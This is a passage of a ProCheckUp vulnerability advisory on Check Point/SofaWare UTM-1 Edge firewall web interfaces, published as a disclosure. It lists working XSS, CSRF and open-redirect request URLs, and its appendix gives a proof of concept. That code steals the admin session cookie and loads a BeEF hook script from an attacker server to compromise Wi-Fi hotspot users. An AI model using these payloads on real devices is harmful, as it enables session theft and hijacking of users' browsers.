Just requesting http:// 192.168.10.1/pub/test.html is sufficient

This no longer worked on versions 8.1.46x & 8.2.26x however adding the URL parameter and a double quote bypassed this check
https:// 192.168.10.1/pub/test.html?url="


Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.10.1/pub/test.html?u
Google
http://192.168.10...est.html?url=%22

```
HW Version: 1.3T ADSL
Kernel Version: 8183
Bootcode Version: 43
Serial Number:
Part Number: 302525
Firmware Version: 8.1.46x
MAC Address: 00:08:da:57:b5:98
Vendor: 0x2
Initial Product Key: 655e8d-87a4a5-2b9a01 (Safe@Office 500W ADSL 5 nodes)
Current Product Key: 655e8d-87a4a5-2b9a01 (Safe@Office 500W ADSL 5 nodes)
Purchase Code: 302525-KPES-NYGB-4L3Q-0W3JVJ
Config File CRC: 0
Debug Status: 0
DTR control level: 2
RTC status:Success
NVRAM test: Success
NAND stat: 1
Block test:
SECG: 6
Wireless Region: WORLD
DSL Firmware: SW2.0.11a
DSL Annex: A
Connected USB Devices: 0
```

7.4 Cross Site Scripting (XSS)

Cross site scripting (XSS) vulnerabilities affects multiple programs within CheckPoint/Sofware OS; the issue is caused by the software failing to properly sanitize user supplied parameters.

An attacker may leverage this issue to cause execution of malicious scripting code in the browsers of internal users protected by the firewall, effectively subverting the protective nature of the firewall.

This type of attack can result in non-persistent defacement of the target site, or the redirection of confidential information (i.e.: session IDs, address books, emails) to unauthorised third parties.

7.5 Unauthenticated persistent XSS

Persistent XSS the attacker does not have to trick his victims to visit his malicious page, as the malicious code is stored by and becomes part of the webpage.


Works on 7.5.48x, 8.1.46x

The blocked URL warning page is vulnerable to a persistent XSS attack placing any internal users at risk of attack when the page is displayed.

First an attacker has to trick the administrator to follow a XSRF attack; the (swsessioncookie) session cookie for simplicity sake is shown though this can be obtained by using a XSS attack as demonstrated in this papers Appendix.
http://192.168.10.1/UfpBlock.html?swcaller=UfpBlock.html&swsessioncookie=20KHYp5-oS7rKmS-a4rq4j&swsave=1&ufpblockhttps=0&ufpbreakframe=&backurl=WebRules.html&ufpblockterms=%22%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E

Firewall users then visiting blocked sites will have the blocked page displayed and the attack carried out.

http://192.168.10.1/pub/ufp.html?url=www.blockedUrl.com&mask=000&swpreview=1


Access Denied - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.10.1/pub/ufp.html?url=www.blockedUrl.com&mask=000
Google
Access Denied
UTM-1 Edge W
8.2.26x
Check Point
We Secure the Internet
UTM-1 Edge
SofaWare Embedded
OK

Access Denied

Access Denied

www.blockedUrl.com was blocked.

">

The page at http://192.168.10.1 says:


1

Waiting for 192.168.10.1...

The Wi-Fi hotspot page on Wi-Fi enabled firewalls is also vulnerable, with any user using the Wi-Fi access point being at risk.

First an attacker has to trick the administrator to follow a XSRF attack; the (swsessioncookie) session cookie for simplicity sake is shown though this can be obtained by a XSS attack as demonstrated in this papers appendix. .http://192.168.10.1/HotSpot.html?swcaller=HotSpot.html&swsessioncookie=20KHYp5-oS7rKmS-a4rq4j&swsave=1&hotspotnets=000000000000000000000000000000000000&hotspotpass=1&hotspotmulti=1&hotspothttps=0&hotspotnet1=0&hotspotnet2=0&hotspotnet3=0&hotspotenf=0&hotspottitle=Welcome+to+My+HotSpot&hotspotterms=%22%3E%3Cscript%3Ealert%282%29%3C%2Fscript%3E&thotspotpass=on&thotspotmulti=on

Firewall users then visiting the Wi-Fi hotspot landing page will then have the attack carried out.
http://192.168.10.1/pub/hotspot.html?swpreview=1


Welcome to My HotSpot - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.10.1/pub/hotspot.html?swpreview=1
Google
Welcome to My HotSpot
UTM-1 Edge W
8.2.26x
Check Point
We Secure the Internet
UTM-1 Edge
Welcome to My HotSpot
The page at http://192.168.10.1 says:
1
OK
SofaWare
Embedded
Waiting for 192.168.10.1...

7.6 Reflective XSS


These are less serious than stored XSS as the attacker has to trick the victim to visit the page for the attack to be carried out.

Unauthenticated


The Ufp.html page is vulnerable to XSS via the url parameter
It works by submitting a malicious url parameter to the ufp.html page

http://192.168.10.1/pub/ufp.html?url="><script>alert(1)</script>&mask=000&swpreview=1

This works with firmware versions 7.5.48x, 8.1.46x and 8.2.2x.


Access Denied - Mozilla Firefox
File Edit View History Bookmarks Tools Help
http://192.168.10.1/pub/ufp.html?url="><script>alert(1)</script>&mask=000&swpreview=1
Google
Access Denied
UTM-1 Edge W
8.2.26x
Check Point
We Secure the Internet
UTM-1 Edge
Access Denied
Access Denied
">
The page at http://192.168.10.1 says:
1
OK
SofaWare Embedded
Waiting for 192.168.10.1...

The login page is also vulnerable to an XSS via the malicious session cookie
It works by submitting a malicious session cookie to the login page
Cookie: session="><script>alert(1)</script>




```
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-GB; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16 (
.NET CLR 3.5.30729; .NET4.0C)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cookie: session="><script>alert(1)</script>
Cache-Control: max-age=0
```

Authenticated XSS

An authenticated XSS exists within the diagnostics command
http://192.168.10.1/diag_command.html?sw__ver=blah1&swdata=blah2&sw__custom='"');alert(1);//

(This may need to be submitted twice)



IP Tools - Mozilla Firefox

http://192.168.10.1/diag_command.html?sw__ver=blah1&swdata=blah

The page at http://192.168.10.1 says:

1

Read 192.168.10.1

7.7 Offsite redirection

Offsite redirection is typically used to perform phishing type attacks, by fooling an authenticated user to re-enter authentication details in an external site.
Two authenticated redirection attacks were found:-

Redirection 1: Enter the following URL to redirect
http://192.168.10.1/12?swcaller=http://www.procheckup.com

Redirection 2: Enter the following URL and then press back button.

http://192.168.10.1/UfpBlock.html?backurl=http://www.procheckup.com

8 Historic vulnerabilities previously published


Historically only three vulnerabilities has been published for CheckPoint/SofaWare based devices, and were published by www.calyptix.com in 2007.

8.2 Unauthenticated XSS on login CVE-2007-3462

A cross site scripting (XSS) vulnerability exists within CheckPoint NGX OS versions pre 7.5.48; the issue is caused by failing to properly sanitize user supplied parameters. This is caused by the username parameter being vulnerable to XSS.

To replicate:-
Add the Content-Type: application/x-www-form-urlencoded header when submitting POST data.

And POST a malicious user variable to the login page
user='<script>alert(1)</script>



POST http://192.168.10.1/ HTTP/1.1

HTTP Headers

```
Host: 192.168.10.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.2.13) Gecko/20101203 Firefox/3.6.13
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://192.168.10.1/Home.html
Cookie: session=Tpqdsyk-4NfR3rZ-w3KqEt
Content-Type: application/x-www-form-urlencoded
```

☑ Send POST Content ?

```
user='<script>alert(1)</script>
```

Content-Length: 31

http://192.168.10.1/


' != " ? "

The page at http://192.168.10.1 says:

1

8.3 CSRF on the password change form CVE-2007- 3464

A Cross Site Request Forgery (CSRF) vulnerability exists within CheckPoint NGX OS versions pre 7.5.48; As the admin password change form does not ask for the existing password, when entering a new password. Attackers can gain control of the firewall, when an authenticated administrator clicks a malicious link during a social engineering attack.



Account Wizard - Mozilla Firefox

http://192.168.10.1/pop/WizUframe.html?swindex=0&

Account Wizard

Set User Details

Please choose a username and password for this user.

Username	admin
Password (5-25 characters)	•••••••••••••••
Confirm password	•••••••••••••••

8.4 Default user account CVE-2007-3465

A default user account vulnerability was reported within CheckPoint NGX OS versions pre 7.5.48; However the default user account is ‘admin’, this advisory stated that a default password existed versions pre 7.5.48. We were unable to replicate this vulnerability, as even on earlier versions we were asked to enter a password during initial configuration

9 Credits

Research and paper by Richard Brain of ProCheckUp Ltd (www.procheckup.com)

10 Legal


Permission is granted for copying and circulating this Bulletin to the Internet community for the purpose of alerting them to problems, if and only if, the Bulletin is not edited or changed in any way, is attributed to ProCheckUp, and provided such reproduction and/or distribution is performed for non-commercial purposes.

Any other use of this information is prohibited. ProCheckUp is not liable for any misuse of this information by any third party.

11 Appendix – proof of concept

By using a Cross Site Request Forgery attack when the administrator the administrator is logged into the firewall, it is possible to modify the Wi-Fi hotspot landing page to include malicious code which then can be used to attack users of the firewall. Having web interfaces built into firewalls is a great convenience, though occasionally such convenience places end users at risk to Cross Site Request Forgery attacks. And the protective nature of the firewall is subverted, placing at risk any internal network or wireless users are presented with malware laden pages hosted by the firewall.

All that needs to happen is that after the administrator logs onto the firewall, they then visits another page which contains malicious JavaScript.



Username admin

Password •••••

The malicious page will contain code similar to :-

```
window.location=('http://192.168.10.1/pub/ufp.html?url='+String.fromCharCode(34,62,60)+'script%20src%3d%22http://x.x.x.x/script.js%22'+String.fromCharCode(62,60,47)+'script'+String.fromCharCode(62)+'&mask=000&swpreview=1');
```


Most Checkpoint/Sofaware firewalls we have found, still use their default 192.168.10.1 address for convenience.

Where server x.x.x.x (`http://x.x.x.x/script.js`), `hosts script.js which contains:-`


```
document.writeln('<iframe id="iframe" src=/HotSpot.html?swcaller=HotSpot.html&swsave=1&hotspotnets=0000000000000000000000000000000000000&hotspotpass=1&hotspotmulti=1&hotspothttps=0&hotspotnet1=0&hotspotnet2=0&hotspotnet3=0&hotspotenf=0&hotspottitle=Welcome+to+My+HotSpot&hotspotterms=%3Cscript%20src%3Dhttp%3A%2F%2Fx%2Ex%2Ex%2Ex%3A3000%2Fhook%2Ejs%3E%3C%2Fscript%3E&thotspotpass=on&thotspotmulti=on&swsessioncookie='+document.cookie.slice(8)+' width="0" height="0"></iframe>');
```

Which when executed unintentionally by the administrator will modify the wireless hotspot landing page, adding code to hook any visiting user into the BeEF (Browser Exploitation Framework http://beefproject.com/) from server http://x.x.x.x:3000/hook.

To end users of the Wi-Fi hotspot everything looks normal:-



Though in reality they have been hooked as a BeEF browser on the server:-



id	date	label
0	2012-10-27 06:35	command 1

Fake Flash Update

Description: Prompts the user to install an update to Adobe Flash Player.
The default install file is a Chrome extension.

